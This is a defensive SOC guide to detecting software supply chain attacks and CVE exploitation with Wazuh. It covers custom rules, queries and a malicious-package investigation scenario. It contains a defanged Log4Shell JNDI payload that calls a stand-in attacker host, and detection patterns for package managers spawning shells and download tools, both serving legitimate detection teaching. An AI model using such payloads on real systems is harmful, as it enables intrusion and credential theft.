
Software Supply Chain Failures (OWASP A03:2025): Detecting CVEs and CI/CD Attacks with Wazuh
A software supply chain attack targets something an organization depends on but did not write: an open source library, a package registry, a vendor update or the CI/CD pipeline that builds and deploys code. OWASP made Software Supply Chain Failures a new category in the 2025 edition. It expands the older “Vulnerable and Outdated Components” category and had the highest average incidence rate in OWASP’s data.
For a SOC, the challenge is separating exposure from attack. A vulnerability alert shows that a vulnerable version is installed; it does not show that anyone exploited it. This article explains both main attack paths, the evidence they leave, how to use Wazuh Vulnerability Detection together with process and pipeline telemetry, and how a SOC investigates a hypothetical malicious package on a build agent.
This guide is part of the series OWASP Top 10 for SOC Analysts: Web Attack Detection and Investigation with Wazuh. For HTTP basics, how to read access logs and how Wazuh decodes web logs, see the web attack fundamentals in that guide. The official OWASP description of this category is at OWASP A03:2025 Software Supply Chain Failures.
Table of Contents
- What Are Software Supply Chain Failures?
- How Software Supply Chain Attacks Work
- Software Supply Chain Attack Examples
- Supply Chain Attack Indicators and Evidence
- How to Detect Supply Chain Attacks with Wazuh
- Practical SOC Investigation Scenario: Malicious Package on a CI Build Agent
- Incident Response Process
- Prevention and Remediation
- Related OWASP Categories
- Frequently Asked Questions
- Conclusion
- Continue the OWASP Top 10 Series
- References and Further Reading
What Are Software Supply Chain Failures?
Definition: Software Supply Chain Failures are weaknesses or compromises in the code, tools and processes we depend on to build, distribute and update software, such as outdated or vulnerable libraries, unmaintained components, malicious packages, compromised vendor updates, or an insecure build pipeline.
Key terms:
- Dependency is a library or package your application uses.
- Transitive dependency is a dependency of a dependency. Many vulnerable components arrive this way.
- SBOM (Software Bill of Materials) is a list of every component and version inside your software.
- CI/CD (Continuous Integration and Continuous Delivery) is the automated pipeline that builds, tests and deploys code.
- SCA tools here means Software Composition Analysis tools that find vulnerable dependencies. Do not confuse them with Wazuh SCA, which means Security Configuration Assessment.
- CVE (Common Vulnerabilities and Exposures) is a public ID for a known vulnerability, for example
CVE-2021-44228(Log4Shell). - Typosquatting is publishing a malicious package with a name close to a popular one.
- Post install script is code a package runs automatically when installed. Malicious packages often abuse it.
What weakness it represents: OWASP describes it as breakdowns or compromises in the process of building, distributing or updating software. It grew out of the 2013 to 2021 category about using components with known vulnerabilities. Mapped CWEs include CWE-1104 (use of unmaintained third party components) and CWE-1395 (dependency on a vulnerable third party component).
Why it happens:
- Teams do not know every component and version they run, especially transitive ones.
- Patching is slow (monthly or quarterly), leaving long exposure windows.
- Packages are pulled from untrusted sources.
- CI/CD systems have weaker security than the systems they deploy.
- One person can push code all the way to production without review.
Why attackers target it: One compromised component can reach thousands of victims. Public CVEs give attackers ready made exploit targets. OWASP reports this category had the highest average incidence rate (5.19%) in its data, and 50% of community survey respondents ranked it number one.
Real cases cited by OWASP: the SolarWinds compromise (malicious vendor update), the 2025 Bybit theft through compromised wallet software, the 2025 “Shai Hulud” self spreading npm worm described in a CISA alert, Apache Struts CVE-2017-5638, and Log4Shell CVE-2021-44228.
What can happen after successful exploitation: Remote code execution through a vulnerable library, malware inside your own builds, stolen developer tokens and cloud keys, and compromise of customers who install your software.
Business assets affected: production servers, build servers, source code repositories, signing keys, developer laptops and tokens, and customer trust.
How Software Supply Chain Attacks Work
There are two main paths. Learn both.
Path 1: Exploiting a known vulnerable component
- Attacker needs: A public CVE and a way to reach the vulnerable feature, often only an HTTP request.
- Target: A framework or library inside the application, for example a logging library or a web framework.
- What the attacker sends: A request containing a payload that triggers the library bug, often in a header or parameter.
- Vulnerable application: Passes the input to the outdated library, which behaves dangerously.
- Exploitation: The library runs attacker code or leaks data.
- Success: Code execution on the server, new processes, outbound connections.
- Evidence: Exploit strings in logs, followed by unusual processes and network connections from the application user.
Path 2: Poisoning the supply chain
- Attacker needs: Control of a package, a vendor’s update server, or a developer’s token.
- Target: The build pipeline or developer machines.
- What the attacker changes: Publishes a malicious version of a package, or modifies a build step.
- Victim behavior: The build automatically pulls the new version and runs its install script.
- Exploitation: The script steals tokens or adds a backdoor to the build output.
- Success: Secrets stolen, malicious code shipped to production.
- Evidence: New dependency versions in build logs, packages from unusual registries, build agents spawning shells and making outbound connections.
Software Supply Chain Attack Examples
Example 1: Outdated logging library on an internal web app
- Situation: A manufacturing company runs an internal Java ticketing app that uses an old version of a logging library vulnerable to Log4Shell style lookups.
- Attacker objective: Run code on the server.
- Attacker actions: Sends a request where the
User-Agentheader contains a lookup string that the library would interpret. - Safe representative example (string defanged so it is not functional):
GET /tickets HTTP/1.1
Host: tickets.corp.example
User-Agent: ${jndi:ldap://attacker[.]example/a}
- Vulnerable behavior: The app logs the user agent, the old library evaluates the lookup and connects out to the attacker’s server.
- Attempt versus success: The request in a log is an attempt (internet scanners sent millions of these). Success is shown by an outbound LDAP or HTTP connection from the server to an unknown host right after the request, then new child processes of the Java process.
- Impact: Remote code execution on an internal server.
Example 2: Malicious package in the build pipeline
- Situation: A fintech startup builds its Node.js frontend in a CI pipeline on a Windows build agent.
- Attacker objective: Steal cloud and package registry tokens from the build agent.
- Attacker actions: Publishes a malicious version of a small package that the frontend uses indirectly. The version has a post install script.
- Representative build log line (JSON, written by the pipeline):
{"source":"ci","pipeline":"storefront-build","event":"dependency_resolved","package":"color-helper-utils","version":"4.2.1","registry":"https://npm-mirror.unknown.example/"}
- Vulnerable behavior: The pipeline allows any version and any registry, and runs install scripts with access to secrets.
- Attempt versus success: The package resolving is a signal. Success is shown by the build agent running
node.exethat spawnspowershell.exeorcurl.exeand connects to an external site, and by later use of the stolen tokens. - Impact: Stolen tokens, possible poisoning of other packages the company publishes.
Supply Chain Attack Indicators and Evidence
- Known vulnerable package version installed on a server
- Where you see it: Wazuh Vulnerability Detection
- Strength: Strong evidence of a vulnerability, not of an attack
- Exploit strings for a known CVE in requests (for example
${jndi:)- Where you see it: Access logs, WAF logs
- Strength: Suspicious attempt
- Outbound connection from an app server to an unknown host right after such a request
- Where you see it: Firewall, Sysmon Event 3, auditd
- Strength: Strong evidence of exploitation
- Web or app server process starting a shell
- Where you see it: Sysmon Event 1, auditd
execve - Strength: Strong
- Where you see it: Sysmon Event 1, auditd
- New dependency version or new registry in build logs
- Where you see it: CI/CD logs
- Strength: Suspicious
- Build agent running
node,npm,pipthat spawnscurl,powershellorbash- Where you see it: Endpoint telemetry on build agents
- Strength: Strong
- Package registry token used from a new IP
- Where you see it: Registry audit logs
- Strength: Strong
- Unexpected change to
package.json, lock files or pipeline definitions without review- Where you see it: Repository audit logs
- Strength: Suspicious to strong
How to Detect Supply Chain Attacks with Wazuh
Required Log Sources
- Wazuh Syscollector inventory plus Vulnerability Detection
- Necessary or optional: Necessary
- Why: Finds known CVEs in installed packages
- Web access and WAF logs
- Necessary or optional: Necessary for exploitation attempts
- Why: Shows exploit strings
- Endpoint process and network telemetry (Sysmon on Windows, auditd on Linux) on app servers and build agents
- Necessary or optional: Necessary to confirm exploitation
- Why: Shows child processes and outbound connections
- CI/CD pipeline logs (JSON preferred)
- Necessary or optional: Recommended
- Why: Shows dependency changes and registries
- Source repository audit logs (for example GitHub audit log)
- Necessary or optional: Optional, needs an integration
- Why: Shows who changed pipeline files
- Firewall or proxy logs
- Necessary or optional: Recommended
- Why: Confirms outbound callbacks
What Wazuh Can and Cannot Detect
- Directly with built in features:
- Vulnerability Detection compares the Syscollector package inventory with vulnerability data and creates alerts. Built in rules 23503 (level 5), 23504 (level 7), 23505 (level 10) and 23506 (level 13) describe “$(vulnerability.cve) affects $(vulnerability.package.name)” at increasing severity. The vulnerability state is also stored in an index (the documentation sample shows
wazuh-states-vulnerabilities-<cluster name>) and shown in the Vulnerability Detection module with Inventory and Events tabs. - Package inventory covers operating system packages and, on supported systems, npm and PyPI packages in default installation paths (Wazuh “System inventory” compatibility matrix). Libraries bundled inside an application folder, such as a JAR inside a WAR file, may not be visible.
- Built in web rules may catch some exploit strings (for example rule 31104 “Common web attack” or the Shellshock rules 31166 to 31169), but there is no general built in rule for every CVE.
- Vulnerability Detection compares the Syscollector package inventory with vulnerability data and creates alerts. Built in rules 23503 (level 5), 23504 (level 7), 23505 (level 10) and 23506 (level 13) describe “$(vulnerability.cve) affects $(vulnerability.package.name)” at increasing severity. The vulnerability state is also stored in an index (the documentation sample shows
- Needs custom rules: dependency events in CI logs, suspicious child processes on build agents, exploit strings for specific CVEs.
- Needs external integrations: repository audit logs, package registry logs, dedicated software composition analysis and SBOM tools such as OWASP Dependency Track.
- Cannot be reliably detected by Wazuh alone: a trusted vendor update that is malicious but signed (like SolarWinds) until it behaves abnormally, and vulnerable libraries that Wazuh cannot inventory.
- Suspicious versus proof: A vulnerability alert proves a vulnerable version is installed. It does not prove anyone attacked it. An exploit string proves an attempt. Process and network evidence proves exploitation.
Wazuh Rules for Supply Chain Detection
All rules below are custom rules (examples).
Rule logic:
- 100301: A high or critical vulnerability alert concerns a web stack package (web server, TLS library, runtime).
- 100302: A CI pipeline log shows a dependency resolved from a registry that is not on the approved list.
- 100303: On a Windows build agent with Sysmon,
node.exestarts a shell or download tool.
<group name="custom_owasp,owasp_a03,">

  <!-- Custom rule (example): high or critical CVE in a web stack package -->
  <rule id="100301" level="12">
    <if_sid>23505,23506</if_sid>
    <field name="vulnerability.package.name" type="pcre2">(?i)^(nginx|apache2|httpd|openssl|tomcat|php|nodejs)</field>
    <description>OWASP A03: $(vulnerability.cve) affects web stack package $(vulnerability.package.name)</description>
  </rule>

  <!-- Custom rule (example): dependency pulled from a non approved registry -->
  <rule id="100302" level="10">
    <decoded_as>json</decoded_as>
    <field name="source">^ci$</field>
    <field name="event">^dependency_resolved$</field>
    <field name="registry" type="pcre2" negate="yes">^https://(registry\.npmjs\.org|artifacts\.corp\.example)/</field>
    <description>OWASP A03: Dependency $(package) $(version) resolved from non approved registry $(registry)</description>
    <mitre>
      <id>T1195.001</id>
    </mitre>
  </rule>

  <!-- Custom rule (example): Node.js on a build agent spawning a shell or download tool -->
  <rule id="100303" level="12">
    <if_sid>61603</if_sid>
    <field name="win.eventdata.parentImage" type="pcre2">(?i)\\node\.exe$</field>
    <field name="win.eventdata.image" type="pcre2">(?i)\\(powershell|cmd|curl|certutil)\.exe$</field>
    <description>OWASP A03: node.exe started $(win.eventdata.image), possible malicious package install script</description>
    <mitre>
      <id>T1195.001</id>
      <id>T1059</id>
    </mitre>
  </rule>

</group>
Notes:
- 100301 uses parents 23505 and 23506 and the field
vulnerability.package.namethat the built in rules print in their descriptions. - 100302 needs the pipeline to write single line JSON and the agent to read it with
<log_format>json</log_format>. The built injsondecoder then exposes each key as a field. The approved registries in the pattern are the public npm registry and the organization’s internal artifact repository; each organization lists its own approved sources here. - 100303 builds on built in rule 61603 (level 0), whose description begins
Sysmon - Event 1: Process creation, and the fieldswin.eventdata.parentImageandwin.eventdata.image, which the built in Sysmon rules use. On Linux build agents, the same idea uses auditdexecverecords (fields such asaudit.exeandaudit.key). - MITRE ATT&CK
T1195.001is “Supply Chain Compromise: Compromise Software Dependencies and Development Tools” (MITRE ATT&CK T1195.001).
Why these levels: A critical CVE on an internet facing web stack (100301) and a build agent spawning shells from a package manager (100303) need fast action, so level 12. A dependency from an unknown registry (100302) may be a developer mistake, so level 10.
How to test:
- Create a test file on a lab agent, add a
localfileblock:
<localfile>
  <log_format>json</log_format>
  <location>/var/log/ci/pipeline.json</location>
</localfile>
- Paste the JSON line from Example 2 into
wazuh-logtest. Expected: decoderjson, rule100302, level 10. - Change the registry to
https://registry.npmjs.org/and paste again. Expected: no100302alert. - Test 100303 on a lab Windows host with Sysmon by running a harmless command from Node.js, for example
node -e "require('child_process').execSync('cmd /c echo test')", and check the alert. - Test 100301 by checking existing vulnerability alerts in the lab; it needs real inventory data.
Expected alert (representative, shortened):
{
  "rule": { "level": 10, "id": "100302", "description": "OWASP A03: Dependency color-helper-utils 4.2.1 resolved from non approved registry https://npm-mirror.unknown.example/" },
  "agent": { "name": "ci-runner-03" },
  "decoder": { "name": "json" },
  "data": { "source": "ci", "pipeline": "storefront-build", "event": "dependency_resolved", "package": "color-helper-utils", "version": "4.2.1", "registry": "https://npm-mirror.unknown.example/" },
  "location": "/var/log/ci/pipeline.json"
}
Investigating the Alert in Wazuh
- Find the alert: For CVEs, open the Vulnerability Detection module (Inventory and Events). For pipeline and process alerts, use Threat Hunting, filtering
rule.id:100302orrule.id:100303. - Fields to inspect:
- Vulnerability:
data.vulnerability.cve,data.vulnerability.package.name,data.vulnerability.package.version,data.vulnerability.severity,agent.name. - Pipeline:
data.pipeline,data.package,data.version,data.registry. - Process:
data.win.eventdata.parentImage,data.win.eventdata.image,data.win.eventdata.commandLine,data.win.eventdata.user.
- Vulnerability:
- Source IP: For exploit attempts,
data.srcipin access logs. For callbacks,data.win.eventdata.destinationIpin Sysmon Event 3. - Affected endpoint:
agent.name. Check if it is internet facing. - User account: The service account running the build or application.
- Timestamps: When was the vulnerable version installed or the malicious package pulled? When did the first suspicious process start?
- Correlate: Exploit string, then outbound connection, then child process, then new files (FIM).
- Success check: Process and network evidence after the attempt.
- Impact: Which secrets were available to the process? Which builds shipped after the bad package?
- Document: CVE or package, versions, hosts, timeline, evidence of execution.
Useful Wazuh Dashboard Queries
rule.id:(23505 or 23506 or 100301)- What it finds: High and critical vulnerability alerts. Once custom rule 100301 is deployed, web stack packages alert as 100301 instead of 23505 or 23506, so it is included here
- What to look for: Internet facing hosts first
rule.id:100301- What it finds: Critical CVEs in web stack packages
- What to look for: Patch priority
data.vulnerability.cve:"CVE-2021-44228"- What it finds: All hosts with Log4Shell
- What to look for: Exposure list
rule.id:100302- What it finds: Dependencies from unknown registries
- What to look for: Which pipeline and package
rule.id:100303- What it finds: Node.js spawning shells
- What to look for: Command line, then network events from the same host
data.win.system.eventID:3 and agent.name:ci-runner-03- What it finds: Sysmon network connections from the build agent. Built in rule 61605 for Sysmon Event 3 is level 0 and creates no alert, so run this query on the
wazuh-archives-*index (archives must be enabled) - What to look for: Unknown external destinations
- What it finds: Sysmon network connections from the build agent. Built in rule 61605 for Sysmon Event 3 is level 0 and creates no alert, so run this query on the
full_log:*jndi*- What it finds: Log4Shell style strings in collected logs
- What to look for: Then check for outbound callbacks
Detection Limitations
- Inventory gaps: Bundled libraries inside application archives or containers may not appear in Syscollector.
- Signed malicious updates: A compromised vendor update looks legitimate until it behaves badly.
- No CI telemetry by default: Wazuh sees CI events only if you make the pipeline write logs and collect them.
- Noise: Vulnerability alerts can number in the thousands. Prioritize internet facing and exploited in the wild vulnerabilities.
- Encrypted callbacks: Outbound HTTPS from a server may look normal without destination reputation data.
- Improve visibility: Generate SBOMs, run a software composition analysis tool in CI, send CI logs as JSON to Wazuh, deploy Sysmon or auditd on build agents, and restrict build agents’ internet access to approved registries.
Practical SOC Investigation Scenario: Malicious Package on a CI Build Agent
Organization and affected application. A fintech company builds its web frontend on Windows CI agents. The agents run Wazuh with Sysmon, and the pipeline writes JSON logs that Wazuh collects.
Initial suspicious activity. During a routine build, the Node.js process on a build agent starts PowerShell, which a normal frontend build never does.
Initial detection. At 14:02, custom rule 100303 fires: “node.exe started powershell.exe” on ci-runner-03. Two minutes earlier, custom rule 100302 had fired for a dependency resolved from a registry that is not on the approved list.
Logs examined. The analyst reviews the Sysmon process creation event (data.win.eventdata.commandLine), Sysmon network events (data.win.system.eventID:3 in the wazuh-archives-* index) from the same host, the pipeline JSON logs, and FIM events for the runner workspace.
Suspicious indicators. PowerShell is running an encoded command. Within the same minutes, powershell.exe makes an outbound HTTPS connection to an IP that has no business relationship with the company. The pipeline log shows a new minor version of an indirect dependency pulled from a mirror the team never approved.
Event correlation. In order, the events are: the package is resolved from the unapproved registry, the post install activity starts, PowerShell launches, the outbound connection opens, and FIM reports a new script file in the package folder. DevOps confirms that the pipeline exposes a registry publish token and a cloud deployment key as environment variables.
Assessment of successful exploitation. Process and network telemetry confirm that malicious code executed on the build agent. Theft of the exposed tokens is likely but not yet confirmed. The cloud team has to check the audit logs for any use of them.
Potential business impact. The registry token and the cloud key may be exposed. Builds produced after 14:00 may contain tampered files. No production deployment happened during the window.
Incident response actions. The SOC escalates the case as Critical. It recommends isolating the runner, stopping the pipeline and revoking the tokens. DevOps revokes the tokens and rebuilds the runners from a clean image. The cloud team reviews the audit logs for use of the deployment key.
Recommended remediation. The team pins the dependency to the last known good version and allows only the approved registry. Build agents lose general internet access. Verification confirms that no new 100302 or 100303 alerts appear and that the revoked tokens are not used. The malicious code arrived through a third party package in the build process, so the root cause is A03 Software Supply Chain Failures.
Incident Response Process
- Initial triage
- Category specific action: Is it a vulnerability (no attack), an attempt, or execution? Which host?
- Who: SOC L1
- Evidence collection
- Category specific action: Vulnerability record, pipeline logs, Sysmon or auditd events, network logs, package name and version
- Who: SOC L1 or L2
- Event correlation
- Category specific action: Request, then callback, then process, then file creation; or package pull, then process, then token use
- Who: SOC L2
- Severity assessment
- Category specific action: Vulnerability only (based on exposure and exploitability), attempt (Medium), code execution or token theft (Critical)
- Who: SOC L2
- Impact assessment
- Category specific action: Hosts running the component, secrets reachable, builds or releases affected
- Who: SOC with DevOps
- Escalation
- Category specific action: Incident lead, DevOps, application owner, vendor management if a vendor is involved
- Who: SOC
- Containment recommendation
- Category specific action: Isolate hosts, stop pipelines, revoke tokens, block callbacks, virtual patch at WAF
- Who: SOC recommends; owners execute
- Coordination
- Category specific action: Patch or pin versions, rebuild, notify downstream customers if releases were affected
- Who: DevOps, developers, vendor management
- Remediation verification
- Category specific action: Vulnerability Detection shows the CVE as solved (rule 23502 describes a CVE solved by an update); no new suspicious processes
- Who: SOC
- Documentation and closure
- Category specific action: Component, versions, exposure window, root cause, SBOM and pipeline improvements
- Who: SOC and incident lead
Prevention and Remediation
- Maintain an SBOM and track direct and transitive dependencies.
- Continuously scan components against CVE, NVD and OSV data.
- Get components only from official sources; prefer signed packages.
- Pin versions deliberately and review upgrades.
- Remove unused dependencies.
- Harden CI/CD: least privilege, short lived tokens, separation of duties, review before production.
- Use staged rollouts so a bad vendor update does not hit everything at once.
- Patch based on risk, quickly for exploited vulnerabilities, and use virtual patching at the WAF when a patch is not possible.
Related OWASP Categories
- A02:2025 Security Misconfiguration: A weak setting on a component is a misconfiguration; a vulnerable or compromised component is a supply chain failure. See the side by side comparison.
- A08:2025 Software or Data Integrity Failures: If the problem is that the system skipped verifying a signature or hash, lead with A08 instead. See the side by side comparison.
Frequently Asked Questions
Is a critical CVE alert in Wazuh a security incident?
Not by itself. It shows that a vulnerable package version is installed. The analyst checks exposure (internet facing or internal), whether the vulnerability is known to be exploited, whether logs show exploit attempts, and whether hosts show post exploitation signs. Only evidence of attack or harm turns it into an incident.
Can Wazuh see every library inside an application?
No. Wazuh Syscollector inventories operating system packages and, on supported systems, npm and PyPI packages in default installation paths. Libraries bundled inside application archives, such as a JAR inside a WAR file, or inside containers may not be visible. Software composition analysis tools and SBOMs fill that gap.
What is the difference between Wazuh SCA and software composition analysis?
In Wazuh, SCA means Security Configuration Assessment, which checks system settings. Software composition analysis is a different class of tool that finds vulnerable dependencies in application code. The shared abbreviation often causes confusion.
How do you confirm a Log4Shell style exploitation attempt succeeded?
The request in the access log only proves an attempt. Success is shown by an outbound connection from the server to the address in the payload shortly after the request, followed by unusual child processes or new files created by the Java process.
How do you prioritize thousands of vulnerability alerts?
By exposure, exploitability, asset criticality and severity. Internet facing web stack components with vulnerabilities listed in known exploited catalogs, such as the CISA KEV catalog, come first.
Conclusion
Software supply chain failures turn trust into risk: in every software supply chain attack, a library, package or vendor update that the organization relies on becomes the attack path. Wazuh Vulnerability Detection gives the exposure picture, while Sysmon or auditd on application servers and build agents, plus CI/CD logs collected as JSON, show whether malicious code actually ran.
The SOC’s job is to keep the distinction clear: a CVE is a vulnerability, an exploit string is an attempt, and process and network evidence proves exploitation. That distinction drives correct severity, focused patching and fast containment when a build pipeline is compromised.
Continue the OWASP Top 10 Series
- Series overview: OWASP Top 10 for SOC Analysts: Web Attack Detection and Investigation with Wazuh
- Previous category: Security Misconfiguration (OWASP A02:2025): Detection and Investigation with Wazuh
- Next category: Cryptographic Failures (OWASP A04:2025): Detection and Investigation with Wazuh
References and Further Reading
- OWASP A03:2025 Software Supply Chain Failures
- CWE-1104 Use of Unmaintained Third Party Components
- CWE-1395 Dependency on Vulnerable Third Party Component
- MITRE ATT&CK T1195 Supply Chain Compromise
- MITRE ATT&CK T1195.001 Compromise Software Dependencies and Development Tools
- MITRE ATT&CK T1059 Command and Scripting Interpreter
- CISA alert: Widespread supply chain compromise impacting npm ecosystem (September 2025)
- Wazuh documentation: Vulnerability detection, how it works
- Wazuh documentation: Rules syntax
- Wazuh documentation: Custom rules
- Wazuh documentation: Testing decoders and rules
- Wazuh documentation: Localfile configuration
- OpenSearch Dashboards Query Language (DQL)

Subscribe To Our Newsletter
Join our mailing list to receive the latest news and updates from our team.
You have Successfully Subscribed!